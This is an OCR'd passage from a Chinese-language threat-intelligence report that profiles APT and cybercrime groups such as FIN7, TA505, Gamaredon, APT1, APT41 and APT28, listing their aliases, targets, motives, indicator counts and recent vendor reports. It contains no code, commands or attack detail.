
知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	3	0	3	0

最近发布报告

2021-06-24	TA543 组织使用 JSSLoader 变体攻击多个行业	proofpoint

APT 组织画像



6.2 活跃监控 APT 组织

6.2.1 Anunak

组织名	Anunak	
中文名	无	
组织地理	俄罗斯	
别名	Carbanak，Carbon Spider，GOLD NIAGARA，FIN7	
历史目标	中国，德国，美国，越南，菲律宾	
目标行业	外贸，金融	
发现时间	2016-12-09	
最近活跃	2021-09-20	
动机	网络犯罪	
描述	Anunak（又称 Carbanak）APT 组织是一个俄罗斯网络犯罪团伙。2013 年起，该犯罪团伙总计向全球约 30 个国家和地区的 100 家银行、电子支付系统和其他金融机构发动了攻击，目前相关攻击活动还很活跃。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
72	4644	2168	2471	5

最近发布报告

2021-09-04	How Do You Run A Cybercrime Gang?	bushidotoken
2021-09-03	FIN7 Hackers Using Windows 11 Themed Documents to Drop Javascript Backdoor	thehackernews
2021-07-23	eSentire | Notorious Cybercrime Gang， FIN7， Lands Malware in Law Firm	alienvault
2021-07-16	正在进行：APT 组织 FIN7 利用 windows11 话题诱饵的鱼叉攻击活动	nsfocusBlog
2021-01-04	FIN7 组织 JSSLoader 演进	morphisec

APT 组织画像



6.2.2 Cobalt

组织名	Cobalt	
中文名	无	
组织地理	俄罗斯	
别名	Cobalt group，Cobalt Group，Cobalt gang，Cobalt Gang，GOLD KINGSWOOD，Cobalt Spider	
历史目标	北美，西欧，马来西亚，俄罗斯	
目标行业	金融	
发现时间	2016-10-05	
最近活跃	2020-10-06	
动机	经济利益	
描述	Cobalt 组织谋划了多国 ATM 同步抢劫案，受害者包括欧洲、独联体国家和马来西亚。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
25	794	403	360	31

最近发布报告

2021-10-18	Harvester: Nation-state-backed group uses new toolset to target victims in South Asia	Alienvault
2020-12-29	病毒作者利用破解去广告腾讯视频噱头投递 CS 后门	安全客

APT 组织画像



6.2.3 TA505

组织名	TA505	
中文名	无	
组织地理	未知	
别名	SectorJ04 Group，GRACEFUL SPIDER，GOLD TAHOE	
历史目标	中东，日本，印度	
目标行业	金融，医疗	
发现时间	2019-01-14	
最近活跃	2021-10-21	
动机	经济利益	
描述	TA505 组织至少从 2014 年活跃至今，并且是臭名昭著的 Dridex 银行木马和 Locky 勒索软件的幕后开发者。TA505 通过 Necurs 僵尸网络进行恶意软件投递，与 TA505 相关的其他恶意软件包括 Philadelphia 和 GlobeImposter 勒索软件系列。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
97	5797	2643	3150	4

最近发布报告		
2021-10-21	MirrorBlast and TA505: Examining Similarities in Tactics， Techniques and Procedures	alienvault
2021-10-14	Explosive New MirrorBlast Campaign Targets Financial Companies	morphisec
2021-04-13	Threat Assessment: Clop Ransomware	Unit42
2021-02-23	Return of the MINEBRIDGE RAT With New TTPs and Social Engineering Lures	zscaler
2020-12-23	Clop 勒索软件	cybereason

APT 组织画像

6.2.4 Silence group

组织名	Silence group
中文名	无
组织地理	俄罗斯
别名	Silence，Silence APT group，WHISPER SPIDER
历史目标	俄罗斯 NBD 银行，西西伯利亚商业银行，Finprom 银行，MSP 银行，MT 银行
目标行业	金融，商业，零售业
发现时间	2017-12-26
最近活跃	2019-08-21
动机	经济利益
描述	Silence group 是一个俄罗斯 APT 组织，以往主要针对俄罗斯银行进行攻击，但目前已发现该组织针对全球超过 25 个国家进行攻击活动，并且该组织成员中至少有一个似乎是网络安全公司的前雇员或现任雇员。

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
4	121	17	101	3

最近发布报告

2019-08-21	Silence 2.0 Going Global	alienvault
2019-01-24	Silence group targeting Russian Banks via Malicious CHM	alienvault

APT 组织画像

6.2.5 Confucius

组织名	Confucius
中文名	孔夫子
组织地理	印度
别名	孔夫子
历史目标	南亚，中国，英国，土耳其，以色列
目标行业	金融机构，银行，航空，电信，媒体公司
发现时间	2020-09-17
最近活跃	2021-08-19
动机	间谍活动

描述	Confucius 开发了多种具有后门的基于 windows 和 Android 聊天软件，通过社会工程学诱饵来窃取 SMS 消息、帐户、联系人和文件，以及录制音频。他们的目标是在其移动设备上安装恶意软件。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
9	658	202	454	2

最近发布报告

2021-08-17	Confucius Uses Pegasus Spyware-related Lures to Target Pakistani Military	trendmicro
2021-02-10	Lookout Discovers Novel Confucius APT Android Spyware Linked to India-Pakistan Conflict	lookout

APT 组织画像



6.2.6 Codoso

组织名	Codoso	
中文名	无	
组织地理	大中华地区	
别名	C0d0so，APT19，APT 19，Sunshop Group	
历史目标	未知	
目标行业	教育，科技，电信，制造	
发现时间	2015-02-11	
最近活跃	2021-01-04	
动机	数据窃取	
描述	Codoso 组织最为著名的攻击活动为劫持福布斯网站并通过 Adobe Flash 的 0day 感染访问者计算机。在最新的攻击活动中，确定该组织主要针对电信、高科技、教育、制造和法律行业，最初通过钓鱼邮件，后续利用被入侵的网站进行水坑攻击。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
5	78	12	63	3

最近发布报告

2021-01-04	Analyzing APT19 Derusbi Malware Using a Step-by-Step Method	alienvault
2016-10-05	Codoso Team （APT19）	alienvault

APT 组织画像



6.2.7 Gamaredon Group

组织名	Gamaredon Group
中文名	无
组织地理	俄罗斯
别名	Primitive Bear
历史目标	乌克兰
目标行业	军事，政府
发现时间	2015-04-29
最近活跃	2021-10-05
动机	数据窃取

描述	Gamaredon Group 至少从 2013 年开始活跃，早期 Gamaredon 非常依赖现成工具，随着技术能力的提高，其定制开发的恶意软件功能逐渐完善，具备下载并执行 payload，扫描探测文件，截屏和远程命令执行等能力。Gamaredon Group 主要通过被感染的域名、动态 DNS 服务提供商、俄罗斯 / 乌克兰顶级域名进行定制恶意软件的分发。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
35	2460	1249	1209	2

最近发布报告

2021-10-05	Groooboor Trojan distributed via maldocs using template injection	alienvault
2021-02-24	New actiivty from Gamaredon Group	alienvault
2021-02-23	Gamaredon - When nation states don’ t pay all the bills	talos
2020-06-11	Gamaredon 组织不断发展新的工具集	ESET

APT 组织画像



6.2.8 Comment Crew

组织名	Comment Crew
中文名	无
组织地理	大中华地区
别名	Comment Panda，APT 1，APT1，Advanced Persistent Threat 1，Byzantine Candor，Group 3，TG-8223，Comment Group，Brown Fox，GIF89a，ShadyRAT
历史目标	美国，中国台湾，以色列，挪威，阿联酋，英国，新加坡，印度，比利时，南非，瑞士，加拿大，法国，卢森堡，日本
目标行业	政府，私企
发现时间	2017-02-07
最近活跃	2021-08-28
动机	间谍活动
描述	Comment Crew 为一个国家级规模的 APT 组织，该组织最早活动始于 2006 年，目标覆盖 100 多个企业。主要活动于美国、中国台湾、以色列、日本等国家和地区，并且重点关注政府机构。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
24	2533	161	2364	8

最近发布报告

2021-10-18	wikiworm	alienvault
2020-01-06	APT1 - 2nd Bureau of the People's Liberation Army （LPA） Unit 61398	alienvault

APT 组织画像



6.2.9 Axiom

组织名	Axiom
中文名	无
组织地理	大中华地区
别名	Winnti Umbrella，Winnti Group，APT41，APT 41，Group72，Group 72，Blackfly，LEAD，WICKED SPIDER，WICKED PANDA，BARIUM，BRONZE ATLAS，BRONZE EXPORT，Red Kelpie
历史目标	美国，荷兰，意大利，日本，英国，比利时，俄罗斯，印尼，德国，瑞士，中国
目标行业	游戏，媒体
发现时间	2016-05-17
最近活跃	2021-10-08
动机	网络犯罪
描述	Axiom 组织自 2009 年以来一直在攻击在线视频游戏行业的公司。该组织的目标是窃取合法软件供应商签署的数字证书，以及盗窃知识产权，包括在线游戏项目的源代码。大多数受害者来自东南亚。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
47	3392	453	2924	15

最近发布报告

2021-09-29	4 Chinese APT Groups Identified Targeting Mail Server of Afghan Telecommunications Firm Roshan	alienvault
2021-08-25	New SideWalk Backdoor Targets U.S.-based Computer Retail Business	alienvault
2021-07-13	Hackers Spread BIOPASS Malware via Chinese Online Gambling Sites	alienvault
2021-03-04	Study of the Spyder modular backdoor for targeted attacks	alienvault
2021-01-14	Axiom 新旧后门分析	ptsecurity

APT 组织画像




6.2.10 Lotus Blossom

组织名	Lotus Blossom	
中文名	无	
组织地理	大中华地区	
别名	Spring Dragon，ST Group，Esile，DRAGONFISH，BRONZE ELGIN	
历史目标	日本，菲律宾，中国香港，印尼，中国台湾，越南	
目标行业	国防，政府	
发现时间	2015-06-16	
最近活跃	2019-09-10	
动机	间谍活动	
描述	Lotus Blossom 是一个以东南亚政府和军事组织为目标的威胁组织。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
5	152	32	119	1

最近发布报告		
2019-09-10	new attack campaigns in South East Asia	alienvault
2019-09-09	Ambitious Attacks Against High Level Targets Continue	alienvault
2018-01-27	DRAGONFISH DELIVERS NEW FORM OF ELISE MALWARE TARGETING ASEAN DEFENCE MINISTERS MEETING AND ASSOCIATES	alienvault
2015-06-16	OPERATION LOTUS BLOSSOM	alienvault

APT 组织画像



6.2.11 Mirage

组织名	Mirage
中文名	无
组织地理	大中华地区
别名	Vixen Panda，Ke3Chang，GREF，Playful Dragon，APT 15，APT15，Metushy，Lurid，Social Network Team，Royal APT，BRONZE PALACE
历史目标	印度，英国，欧盟
目标行业	化工，政府，国防
发现时间	2017-01-26
最近活跃	2020-05-23
动机	间谍活动
描述	Mirage 组织主要针对石油，政府，军事等行业，相关联恶意家族包括 Ke3chang，GREF，Playful Dragon，RoyalAPT。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
18	1177	657	512	8

最近发布报告

2020-05-23	The Evolution of APT15's Codebase 2020	alienvault
2020-05-22	New APT15 attack campaign uncovered， new Ketrum malware disclosed	alienvault
2019-09-22	Okrum: Ke3chang group targets diplomatic missions	alienvault

APT 组织画像



6.2.12 GreyEnergy

组织名	GreyEnergy	
中文名	无	
组织地理	未知	
别名	无	
历史目标	乌克兰	
目标行业	政府，国防，能源	
发现时间	2018-11-09	
最近活跃	2020-11-13	
动机	间谍活动	
描述	GreyEnergy 是 BlackEnergy 组织的继任者，该组织几年前曾对乌克兰实施恐吓，直到 2015 年才潜伏起来，很有可能正在为破坏性攻击做准备。该组织还与负责 NotPetya 的 TeleBots 具有密切联系。相关联恶意家族包括：felixroot 和 grey_energy。	

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	14	3	11	0

最近发布报告

2019-12-27	Пересечение активности GreyEnergy и Zebrocy | Securelist	alienvault
2018-10-17	GreyEnergy: Updated arsenal of one of the most dangerous threat actors	ESET

APT 组织画像

6.2.13 Sofacy

组织名	Sofacy
中文名	无
组织地理	俄罗斯
别名	APT 28，APT28，Pawn Storm，PawnStorm，Fancy Bear，Sednit，SNAKEMACKEREL，TsarTeam，Tsar Team，TG-4127，Group-4127，STRONTIUM，TAG_0700，Swallowtail，IRON TWILIGHT，Group 74，SIG40，Grizzly Steppe，apt_sofacy
历史目标	格鲁吉亚，法国，约旦，美国，匈牙利，亚美尼亚，塔吉克斯坦，日本，乌克兰等
目标行业	政府，商业组织，军事
发现时间	2015-12-04
最近活跃	2021-08-03
动机	间谍活动
描述	Sofacy（也称为APT28，Pawn Storm，Fancy Bear和Sednit）是一个网络间谍组织，据信与俄罗斯政府有联系。该组织自 2007 年以来可能开始运作，以政府，军事和安全组织为目标。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
126	4002	1815	2077	110

最近发布报告

2021-08-03	A step-by-step analysis of the new malware used by APT28/Sofacy called SkinnyBoy	cybergeeks
2021-07-28	I Knew You Were Trouble: TA456 Targets Defense Contractor with Alluring Social Media Persona | Proofpoint US	alienvault
2021-07-05	Kordia - Russian GRU Conducting Global Brute Force Campaign to Compromise Enterprise and Cloud Environments	alienvault
2021-02-22	疑似 APT28 利用高碳铬铁生产商登记表为诱饵的攻击活动分析	奇安信
2020-08-18	寄居在高加索地区的奇幻熊爪	奇安信

APT 组织画像



